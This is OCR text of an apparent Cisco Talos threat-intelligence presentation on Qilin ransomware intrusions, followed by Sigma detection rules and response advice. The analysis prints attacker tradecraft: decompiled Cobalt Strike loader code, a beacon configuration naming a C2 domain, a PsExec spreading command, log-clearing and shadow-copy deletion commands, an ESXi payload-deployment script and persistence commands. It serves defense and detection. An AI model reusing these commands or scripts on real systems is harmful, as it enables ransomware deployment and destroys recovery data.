
- Users\[Redacted]\AppData\Local\Temp\hlpdrv.sys
- Users \[Redacted]\AppData\Local\Temp\rwdrv.sys
- Service “mgdsrv” registered – C:\Users \[Redacted]\ AppData\Local\Temp\rwdrv.sys
- Service “KMHLPSVC” registered – C:\Users \[Redacted]\ AppData\Local\Temp\hlpdrv.sys

CISCO TALOS

Defense evasion EDR

Tool seen in around EDR disablement

PowerTool is a free anti-virus&rootkit utility. It offers you the ability to detect, analyze and fix various kernel structure modifications and gives you a wide scope of the kernel.



Impact and Inhibit Recovery

Timeline to Qilin.B Execution


1 hour later

Cobalt Strike Loader/Beacon ▶ SystemBC ▶ Qilin.B Execute

Impact and Inhibit Recovery

Cobalt Strike Loader → Cobalt Strike Beacon → SystemBC

An encrypted binary stored in the .bss section




```
.bss:00000000144B222B encrypted_payload_src db  11h
.bss:00000000144B222C                       db  0Ch
.bss:00000000144B222D                       db  87h
.bss:00000000144B222E                       db  39h ; 9
.bss:00000000144B222F                       db 0C7h
.bss:00000000144B2230                       db  60h ; `
.bss:00000000144B2231                       db  6Ch ; l
.bss:00000000144B2232                       db  75h ; u
.bss:00000000144B2233                       db  82h
.bss:00000000144B2234                       db 0CDh
.bss:00000000144B2235                       db    2
.bss:00000000144B2236                       db 0C0h
.bss:00000000144B2237                       db 0A0h
.bss:00000000144B2238                       db  31h ; 1
.bss:00000000144B2239                       db  37h ; 7
.bss:00000000144B223A                       db  43h ; C
.bss:00000000144B223B                       db 0ACh
```

CISCO TALOS

Impact and Inhibit Recovery

Cobalt Strike Loader → Cobalt Strike Beacon → SystemBC

Loader Main Process

```
payload_buf = (void (__stdcall *)(PTP_CALLBACK_INSTANCE, PVOID, PTP_WAIT, TP_WAIT_RESULT))VirtualAlloc(
                                                                                            0LL,
                                                                                            0x297290uLL,
                                                                                            0x3000u,
                                                                                            4u);

decrypted_buf = payload_buf;
if ( payload_buf )
{
  custom_memcpy(payload_buf, encrypted_payload_src, 0x119075uLL);
  generate_custom_rc4_key(rc4_key, (__int64)key_material, 688uLL, 0x41C6153Cu);
  custom_rc4_init(v106, (__int64)rc4_key, 0x20uLL);
  custom_rc4_decrypt_payload((__int64)v106, (__int64)decrypted_buf, 0x297290uLL, 0LL);
  flOldProtect = 0;
  ThreadpoolWait = CreateThreadpoolWait(decrypted_buf, 0LL, 0LL);
  if ( VirtualProtect(decrypted_buf, 0x297290uLL, 0x40u, &flOldProtect) )
  {
    MessageBoxA(0LL, 0LL, 0LL, 0);
    SetThreadpoolWait(ThreadpoolWait, EventA, 0LL);
    WaitForSingleObject(EventA, 0xFFFFFFFF);
  }
}
```

Impact and Inhibit Recovery

Cobalt Strike Loader → Cobalt Strike Beacon → SystemBC

Custom RC4

```
{
  unsigned __int64 v6; // r8
  __int64 v8; // rdx
  unsigned __int64 i; // rsi
  unsigned __int64 v11; // rbx

  if ( a4 < a3 )
  {
    v6 = a3 - a4;
    v8 = a4 + a2;
    if ( v6 < 2048 )
    {
      rc4_decrypt_block(a1, v8, v6);
    }
    else
    {
      rc4_decrypt_block(a1, v8, 2048uLL);
      for ( i = a4 + 2112; i < a3; i += v11 + 8 )
      {
        v11 = 24LL;
        if ( i + 24 > a3 )
          v11 = a3 - i;
        rc4_decrypt_block(a1, i + a2, v11);
      }
    }
  }
}
```

CISCO TALOS

Impact and Inhibit Recovery

Cobalt Strike Loader → Cobalt Strike Beacon → SystemBC

- Config setting

Cobalt Strike version: 4.x
Payload type: windows-beacon_https_reverse_https
C2 transport: HTTPS (TCP 443)
GET URI: regsvchst[.]com./ocsp/
POST URI: /ocsp/a/
Malleable C2: custom HTTP shaping (GET/POST header manipulation)
Host header spoofing: Host: ocsp.verisign.com (applies to GET & POST)
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36

Impact and Inhibit Recovery

Cobalt Strike Loader → Cobalt Strike Beacon → SystemBC

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
windowstyle hidden -Command &
'C:\Users\xxx\Downloads\[Reducted].exe'
```

Impact and Inhibit Recovery

Qilin Ransomware
(Type Qilin.B)

cmd /C [PsExec] -accepteula ¥¥IP Address -c -f -h -d -i C:¥Users¥xxx¥encryptor_1.exe --password [PASSWORD] --spread --spread-process

Aruguments	Meaning
-accepteula	Automatically accept the EULA to suppress interactive prompt.
¥¥<IP Address>	Target remote host (UNC) where PsExec connects and executes.
-c	Copy the specified executable to the remote host before execution.
-f	Force overwrite existing remote file when copying.
-h	Attempt to run the program with elevated (administrator) token.
-d	Run the program detached (do not wait for it to finish).
-i	Run the program interactively in the target session (desktop interaction).
--spread	Lateral spread to remote hosts via PsExec
--spread-process	Used to copy the file to remote hosts and execute it

CISCO TALOS

Impact and Inhibit Recovery

Qilin Ransomware (Type Qilin.B)

Command	Attacker gains
powershell -Command Import-Module ActiveDirectory ; Get-ADComputer -Filter * | Select-Object -ExpandProperty DNSHostName	**Enumerates all computer DNS hostnames in Active Directory.** Provides visibility into domain assets and identifies lateral movement and high-value targets.
powershell -Command ServerManagerCmd.exe -i RSAT-AD-PowerShell ; Install-WindowsFeature RSAT-AD-PowerShell ; Add-WindowsCapability -Online -Name 'RSAT.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0'	**Installs Active Directory PowerShell (RSAT) tools.** Enables efficient AD enumeration and management via PowerShell.
powershell $logs = Get-WinEvent -ListLog * \| Where-Object {$_.RecordCount} | Select-Object -ExpandProperty LogName ; ForEach ($l in $logs \| Sort \| Get-Unique) {[System.Diagnostics.Eventing.Reader.EventLogSession] ::GlobalSession.ClearLog($l)}	**Clears Windows event logs.** Erases activity traces, reducing detection and hindering forensic analysis.

CISCO TALOS

Impact and Inhibit Recovery

Qilin Ransomware
(Type Qilin.B)

```
function Disable-ClusterServices {
    param (
        [Parameter(Mandatory=$true)]
        [vCenter]$vCenterHost
    )
    Write-Host "[INFO|POWERSHELL] Disabling HA, DRS services in all available clusters..."
    try {
        $dataCenters = Get-Datacenter -Server $vCenterHost.VIServer
        Write-Host "[INFO|POWERSHELL] Datacenters found: $($dataCenters.Count)"
        foreach ($datacenter in $dataCenters) {
            $clusters = Get-Cluster -Location $datacenter
            Write-Host "[INFO|POWERSHELL] Clusters found in datacenter '$($dataCenter.Name)':
$($clusters.Count)"
            foreach ($cluster in $clusters) {
                try {
                    Set-Cluster -Cluster $cluster -HAEnabled:$false -DrsEnabled:$false -Confirm:$false
-ErrorAction Stop
                    Write-Host "[INFO|POWERSHELL] Successfully disabled cluster services on:
$($cluster.Name)"
                }
                catch {
                    Write-Host "[ERROR|POWERSHELL] Error disabling cluster services on:
$($cluster.Name). Error: $_"
                }
            }
        }
    } catch {
        Write-Host "[CRITICAL|POWERSHELL] Error getting datacenter/cluster list. Error: $_"
        Write-Host "[CRITICAL|POWERSHELL] Check user permissions."
    }
```

```
$localFolderPath = '<localFolderPath>'
$localFileName = '<localFileName>'
$remoteFolderPath = '/tmp/'
$esxiRights = 'esxcli system settings advanced set -o /User/execInstalledOnly -i 0'
# Give rights
        Write-Host "[INFO|POWERSHELL] Setting execution rights on host: '$($esxiHost.VMHost.Name)' ..."
        $commandRights = "chmod +x $remoteFolderPath$localFileName && $esxiRights"
        $stream.WriteLine($commandRights)
        # Discard any banner or previous command output
        do {
            $stream.Read() | Out-Null
        } while ($stream.DataAvailable)
        # Execute payload
        Write-Host "[INFO|POWERSHELL] Executing payload on host: '$($esxiHost.VMHost.Name)' ..."
        $commandBinary = "$remoteFolderPath$localFileName $payloadFlags"
        $stream.WriteLine($commandBinary)
        # Discard line with command entered
        $stream.ReadLine() | Out-Null
        Start-Sleep -Seconds 3
        :
        :
        :
function Process-ESXis {
    param (
        [Parameter(Mandatory = $true)]
        [ESXi[]]$esxiHosts
    )
    Write-Host "[INFO|POWERSHELL] Uploading and executing payload on all ESXi hosts in current vCenter"
    foreach ($esxiHost in $esxiHosts) {
        Process-ESXi $esxiHost
    }
```

Deployment Ransomware to a virtualized environment

CISCO TALOS

Powershell Flow

1. Initialization

$vCenterCreds receives vCenter credentials (JSON array) from an external source

Defines key parameters such as ESXi root password, payload path, and flags

2. Environment Preparation

Checks and installs the required .NET Framework version

Installs and imports PowerShell modules

Configures PowerCLI

3. vCenter Connection

Deserializes $vCenterCreds and connects to multiple vCenters sequentially

Stores an active server handle for each successful connection

4. Cluster Control

Enumerates datacenters and clusters within each vCenter

Disables HA and DRS across all clusters

5. ESXi Host Enumeration

Retrieves all ESXi hosts via Get-VMHost

Resolves each host's management IP address

6. Host Configuration Changes

Changes the root password of all ESXi hosts to $newESXiPassword

Enables SSH service on each host

7. Payload Deployment and Execution

Uploads the payload to /tmp/ via SCP
Grants execution rights with chmod +x and disables signature enforcement (execInstalledOnly=0)

8. Execution Monitoring

Monitors SSH output for specific keywords

9. Cleanup

Closes all SSH sessions and disconnects from vCenter

Logs completion for each processed vCenter

CISCO TALOS

Impact and Inhibit Recovery

Qilin Ransomware
(Type Qilin.B)

Lateral movement + Delete Backup

Command	Attacker gains
cmd /C net use	**Enumerates existing network connections and mapped drives,** revealing accessible remote systems and shared resources for lateral movement.
cmd /C fsutil behavior set SymlinkEvaluation R2R:1	**Enables remote-to-remote symbolic link evaluation,** allowing abuse of symlinks across network shares to bypass path restrictions or controls.
cmd /C fsutil behavior set SymlinkEvaluation R2L:1	**Enables remote-to-local symbolic link evaluation,** facilitating access redirection from remote shares to local paths for exploitation or evasion.
cmd /C net start vss cmd /C wmic service where name='vss' call ChangeStartMode Manual cmd /C vssadmin.exe Delete Shadows /all /quiet cmd /C net stop vss cmd /C wmic service where name='vss' call ChangeStartMode Disabled	**Deletes all shadow copies and disables VSS to block system recovery.** Temporarily enables the Volume Shadow Copy Service to delete all shadow copies, then disables the service to prevent recovery.

CISCO TALOS

Impact and Inhibit Recovery

Qilin Ransomware
(Type Qilin.B)

Config

Config Key	Description
extension_black_list	File extensions to exclude from encryption
extension_white_list	File extensions to target for encryption
filename_black_list	File names to exclude from encryption
directory_black_list	Directories to exclude from encryption
white_symlink_dirs	Top-level directories where symlink traversal is allowed
white_symlink_subdirs	Sub-directories where symlink traversal is allowed
process_black_list	List of processes to terminate
win_services_black_list	Windows services to stop/terminate
accounts (Hard-coded credentials)	Hard-coded domain/user/password credentials

Impact and Inhibit Recovery

Qilin Ransomware
(Type Qilin.B)

Config → accounts (Hard-coded credentials)

```
.rdata:102D459B    db ' "company_id": "[redacted]",',0Ah
.rdata:102D45B8    db ' "n": 0,',0Ah
.rdata:102D45C1    db ' "p": 1,',0Ah
.rdata:102D45CA    db ' "fast": 0,',0Ah
.rdata:102D45D6    db ' "skip": 0,',0Ah
.rdata:102D45E2    db ' "step": 0,',0Ah
.rdata:102D45EE    db ' "accounts": [',0Ah
.rdata:102D45FD    db ' "[redacted]\\[redacted]",',0Ah
.rdata:102D461C    db ' "[redacted]"',0Ah
.rdata:102D4637    db ' ],',0Ah
.rdata:102D463B    db ' "note": "-- Qilin \r\r\n\r\r\nYour network/system was encrypted.'
.rdata:102D467C    db ' \r\r\nEncrypted files have new extension. \r\r\n\r\r\n-- Comprom'
```

Domain Name \\ Username:Password

Admin-username:Password

Impact and Inhibit Recovery

Qilin Ransomware
(Type Qilin.B)

Generating execution logs

%TEMP%¥QLOG¥ThreadId({Number}).LOG

```
[15:13:57|+0.00000960] <ThreadId(1)>: [INFO] Checking password validity
[15:13:57|+0.00087890] <ThreadId(1)>: [INFO] Password is correct.
[15:13:57|+0.00112360] <ThreadId(1)>: [INFO|UAC] Current user is Admin
[15:13:57|+0.00138900] <ThreadId(1)>: [INFO|CLI] Verifying CLI arguments and flags...
[15:13:57|+0.00164920] <ThreadId(1)>: [INFO|PC] Initializing host information...
[15:13:57|+0.00193780] <ThreadId(1)>: [DEBUG|VM] CPUID feature 31st bit equals to: FEFA3203
[15:13:57|+0.00220710] <ThreadId(1)>: [INFO|VM] Machine detected as a virtual machine
[15:13:57|+0.00293210] <ThreadId(1)>: [DEBUG|VM] Got VM signature:
[15:13:57|+0.00385480] <ThreadId(1)>: [INFO|VM] Machine detected as VM inside VMware hypervisor
[15:13:57|+0.00413820] <ThreadId(1)>: [INFO] AESNI support detected! Using AES-CTR mode
```

CISCO TALOS

Impact and Inhibit Recovery

Qilin Ransomware
(Type Qilin.B)

Ransom Note

```
-- Qilin

Your network/system was encrypted.

Encrypted files have new extension.

-- Compromising and sensitive data

We have downloaded compromising and sensitive data from your system/network.

Our group cooperates with the mass media.

If you refuse to communicate with us and we do not come to an agreement, your data will be reviewed and published on our blog and on the media page (https://[redacted]

Blog links:

http://[redacted]onion

http://[redacted]onion

Data includes:

- Employees personal data, CVs, DL , SSN.

- Complete network map including credentials for local and remote services.

- Financial information including clients data, bills, budgets, annual reports, bank statements.

- Complete datagrams/schemas/drawings for manufacturing in solidworks format

- And more...
```

```
-- Credentials

Extension: [redacted]
Domain: [redacted].onion
login: [redacted]
password: [redacted]
```

CISCO TALOS


Impact and Inhibit Recovery

Qilin Ransomware
(Type Qilin.B)

Change wallpaper setting

HKEY_CURRENT_USER¥Control Panel¥Desktop¥Wallpaper

(Example)
Value: C:¥%TEMP%ElSDJGep.jpg



Impact and Inhibit Recovery

Qilin Ransomware
(Type Qilin.B)

Persistence

Example:

C:¥WINDOWS¥system32¥schtasks /Create /TN TVInstallRestore /TR C:-INSTALLERS¥TeamViewer_Host_Setup -[domain name].exe /RESTORE /RU SYSTEM /SC ONLOGON /F

HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Key
*random-alphabet in lowercase letters
Key Value
C:¥Users¥Administrator¥Desktop¥[Reducted].exe --password [PASSWORD] --no-admin;

CISCO TALOS

What You Need to Know to Respond During the Pre-Ransomware Phase (Before Execution)

The Importance of Early Detection

- In cases where IR was engaged within 1 – 2 days after the attacker's activity was first observed, in approximately one-third of the responses, it was possible to prevent a more severe ransomware attack.

- On average, Qilin ransomware is executed 6.1 days after the attack is detected.

The importance of strong access controls and detailed logging for critical resources

- Our analysis found that in approximately 9% of cases, strong security restrictions implemented by organizations disrupted the ransomware attackers' kill chain.

- Additionally, organizations that had implemented detailed logging and event aggregation through a SIEM were able to provide the forensic visibility needed for us to accurately reconstruct the attack flow and identify additional security measures.

Security controls configured to block and quarantine malicious activity

- In more than 10% of IR engagements, customer security solutions actively blocked or quarantined malicious executables, stopping the attacker's kill chain at an early stage.

- We frequently observes that many organizations operate endpoint protection products in a passive (alert-only) mode. This configuration introduces unnecessary risk, and there are multiple cases in which passive operation allowed the execution of malware, including ransomware. This case study demonstrates that more aggressive configurations can prevent ransomware deployment.

EDR/MDR alert prompted security teams' rapid containment

- It was confirmed that in approximately 1/3 of cases, threats were successfully contained when the security team responded within 2 hours of an alert from an EDR or MDR solution.

- Some of the observed alerts that prompted swift response in pre-ransomware engagements included, amongst others:

Attempted connections to blocked domains
Brute force activity
PowerShell download cradle
Deviations from expected baseline activity as determined by the organization
Newly created domain administrator accounts
Successful connections to an unknown, outside public IP addresses
Reconnaissance activity, including shell access and user discovery commands
Modification of multi-factor authentication (MFA) tooling to provide bypass tokens
Modification of an account to be exempt from MFA requirements

CISCO TALOS

Detection approach
&
Recommend Countermeasures

Key detection points for impact mitigation

Pre-Ransomware Phase

Initial Access

- Numerous NTLM authentication attempts
- Suspicious RDP and other remote access activity
- Login using a compromised account

Reconnaissance & Discovery

Suspicious use of net user, nltest, and net accounts commands

Credential Access

- Suspicious bat/vbs execution, mimikatz activity, and registry modification
- Suspicious WinRAR command execution
- Base64-encoded PowerShell execution and file transfer tool activity

Privilege Escalation

- Adding a specific account to the local Administrators group

Lateral Movement

- Firewall and registry modifications to enable remote access
- Sharing the entire drive over the network
- RMM software installation

Defense Evasion

- Base64-encoded PowerShell execution
- EDR-killer tool execution
- Suspicious bat,sc,driver execution

Impact (Before Ransomware Execution)

- Cobalt Stike Loader
- SystemBC

Qilin Ransomware Execution

- 1 hour later

After Systembc Executed (e.g.)

- Qilin.B

※Blue text indicates Sigma and Yara rules published in this presentation.

CISCO TALOS

Strategies to Reduce False Positives

nltest /dclist:<Domain>
net user <Username> /domain

C:\WINDOWS\system32\whoami.exe /priv
C:¥Windows¥system32¥net1 localgroup administrators /add
net share c=c:¥ /grant : everyone,full

- Trigger alerts based on multiple events
- Determine whether an account is deviating from its expected role
- Whether the execution occurred during late-night hours

SIEM + EDR + Sysmon

CISCO TALOS

Is this account legitimate?

Privilege escalation and lateral movement

We have confirmed multiple cases in which accounts were created.

```
net user Attacker1 Password@123 /add
net user Attacker2 Password@123 /add
```

Sigma

CISCO TALOS

Sigma: net user <username> Execution

Reconnaissance and discovery

net user
net user
net user
net user
net user
net user
net user
net user
net user
net user
net user
net user
net user
net user
net user
net user
net user
net user
net user

```
title: net user <username> Execution
status: experimental
description: Detects execution of net.exe/net1.exe with "net user <username>" command.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection_image:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'

  selection_args:
    CommandLine|contains:
      - ' user '

  condition: selection_image and selection_args


level: low
```

```
title: Correlation - net user executed 3+ times in 15 minutes (any username)
status: experimental
description: Detects repeated execution of net user commands (any username) 3 or more times within 15 minutes on the same host.
author: Cisco Talos

correlation:
  type: event_count
  rule: net user <username> Execution ID
  group-by:
    - Computer

  timespan: 15m
  condition:
    gte: 3

level: medium
```

CISCO TALOS

Sigma: nltest DC List Discovery (/dclist) Execution

Reconnaissance and discovery

```
title: nltest DC List Discovery (/dclist) Execution
status: experimental
description: Detects execution of nltest.exe with /dclist:<domain> used for DC
discovery.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection:
    Image|endswith: '¥nltest.exe'
    CommandLine|contains:
      - ' /dclist:'
      - ' /dclist ‘

# Exclude allowed accounts (adjust according to the field names used in your
environment)
filter_allowed_accounts:
    User|contains:
      - 'CORP¥AdminUser1'
      - 'CORP¥AdminUser2'
      - 'CORP¥HelpdeskSvc'

  condition: selection and not filter_allowed_accounts

level: low
```

```
title: Correlation - nltest /dclist executed >=2 times in 1 minute (exclude allowed accounts)
status: experimental
description: Alerts when nltest /dclist is executed 2+ times within 1 minute on the same host,
excluding allowlisted accounts.
author: Cisco Talos

correlation:
  type: event_count
group-by:
    - Computer
    - User
  timespan: 1m
  condition:
    gte: 2

level: medium
```

CISCO TALOS

Sigma: net accounts Execution

Reconnaissance and discovery

```
title: net accounts Execution
status: experimental
description: Detects execution of net.exe/net1.exe with the
"accounts" subcommand.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection_image:
    Image|endswith:
      - '¥net.exe'
      - '¥net1.exe'

  selection_args:
    CommandLine|contains:
      - ' accounts'

  condition: selection_image and selection_args

level: low
```

```
title: Correlation - net accounts executed >=10 times in 1 day across
multiple hosts
status: experimental
description: Alerts when net accounts is executed 10+ times within 1
day across 2+ hosts.
author: Cisco Talos

correlation:
- type: event_count
timespan: 24h
    condition:
      gte: 10

- type: value_count
timespan: 24h
    field: Computer
    condition:
      gte: 2

level: medium
```

CISCO TALOS

Sigma: WDigest UseLogonCredential Registry Modification

Credential access and exfiltration

```
title: WDigest UseLogonCredential Registry Modification
status: experimental
description: Detects registry modification that enables WDigest UseLogonCredential,
  which allows plaintext credentials to be stored in memory.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection_image:
    Image|endswith:
      - '¥reg.exe'

  selection_args:
    CommandLine|contains|all:
      - 'add'
      - 'HKLM¥SYSTEM¥CurrentControlSet¥Control¥SecurityProviders¥WDigest'
      - 'UseLogonCredential'
      - '/d 1'

  condition: selection_image and selection_args

level: high
```

CISCO TALOS

Sigma: !light.bat_ File_Creation

Credential access and exfiltration

```
title: !light.bat File Creation
status: experimental
description:
  Detects creation of specific output files and directories associated with
  credential dumping and decryption toolkits writing results to !logs\Result*.txt,
  !logs\Linux\*.txt, and !logs\Hashes\.
author: Cisco Talos
logsource:
  product: windows
  category: file_event
detection:
  selection_event:
    EventID: 11

  selection_result_files:
    TargetFilename|endswith:
      - '\!logs\Result.txt'
      - '\!logs\Result32.txt'

  selection_linux_outputs:
    TargetFilename|contains|all:
      - '\!logs\Linux\'
      - '.txt'

  selection_hashes_dir:
    TargetFilename|contains: '\!logs\Hashes\'

  condition: selection_event and (
      selection_result_files
      or selection_linux_outputs
      or selection_hashes_dir
    )
level: high
```

CISCO TALOS

Sigma: WinRAR Repeated Archive Command Execution

Artifacts of exfiltration

```
title: WinRAR Repeated Archive Command Execution (Specific Args) - Base
status: experimental
description: Detects execution of WinRAR with specific archiving arguments, excluding
allowlisted users.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection_image:
    Image|endswith: '¥WinRAR.exe'

  selection_args:
    CommandLine|contains|all:
      - ' a '
      - ' -ep1'
      - ' -scul'
      - ' -r0'
      - ' -iext'
      - ' -imon1'

filter_allowlisted_users:
    User:
      - 'CORP¥backupsvc'
      - 'CORP¥itadmin01'
      - 'CORP¥itadmin02'

  condition: selection_image and selection_args and not filter_allowlisted_users

level: low
```

```
title: Correlation - Suspicious User Runs WinRAR Command >=5 times in 20 minutes
status: experimental
description: Alerts when a non-allowlisted user runs the specific WinRAR archiving command 5+
times within 20 minutes on the same host.
author: Cisco Talos

correlation:
  type: event_count
group-by:
    - Computer
    - User
  timespan: 20m
  condition:
    gte: 5

level: medium
```

CISCO TALOS

Sigma: Data Exfiltration via s5cmd

Artifacts of exfiltration

```
title: Data Exfiltration via s5cmd
status: experimental
description: Detects potential data exfiltration using s5cmd to upload selected
document author: Cisco Talos
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith:
      - '\s5cmd.exe'
  selection_args:
    CommandLine|contains:
      - '--credentials-file'
      - ' cp '
      - 's3://'
  selection_ext:
    CommandLine|contains:
      - '.pdf'
      - '.doc'
      - '.docx'
      - '.xls'
      - '.xlsx'
      - '.png'
      - '.jpg'
      - '.jpeg'
      - '.tif'
      - '.zip'
  condition: selection_image and selection_args and selection_ext
level: high
```

CISCO TALOS

Sigma: Windows Firewall Rule Added to Allow RDP

Privilege escalation and lateral movement

```
title: Windows Firewall Rule Added to Allow RDP (netsh advfirewall)
status: experimental
description: Detects adding a Windows Firewall rule that allows inbound
RDP (TCP/3389) using netsh advfirewall.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection_image:
    Image|endswith: '¥netsh.exe'

  selection_args:
    CommandLine|contains|all:
      - 'advfirewall'
      - 'firewall'
      - 'add'
      - 'rule'
      - 'dir=in'
      - 'protocol=TCP'
      - 'localport=3389'
      - 'action=allow'

  condition: selection_image and selection_args

level: high
```

CISCO TALOS

Sigma: RDP Enabled via Registry Modification (fDenyTSConnections)

Privilege escalation and lateral movement

```
title: RDP Enabled via Registry Modification (fDenyTSConnections)
status: experimental
description: Detects registry modification that enables Remote Desktop by setting
  fDenyTSConnections to 0 via reg.exe.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection_image:
    Image|endswith: '¥reg.exe'

  selection_args:
    CommandLine|contains|all:
      - 'add'
      - 'HKLM¥SYSTEM¥CurrentControlSet¥Control¥Terminal Server'
      - 'fDenyTSConnections'
      - '/d 0'

  condition: selection_image and selection_args

level: high
```

CISCO TALOS

Sigma: Network Share Access via net use with Explicit Credentials

Privilege escalation and lateral movement

```
title: Network Share Access via net use with Explicit Credentials
status: experimental
description:
  Detects usage of the net use command to connect to a network share
  with explicitly supplied credentials and persistent connection.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection_image:
    Image|endswith:
      - '¥net.exe'
      - '¥net1.exe'

  selection_args:
    CommandLine|contains|all:
      - ' use '
      - '¥¥¥¥'
      - '/user:'
      - '/p:yes'

  condition: selection_image and selection_args

level: high
```

CISCO TALOS

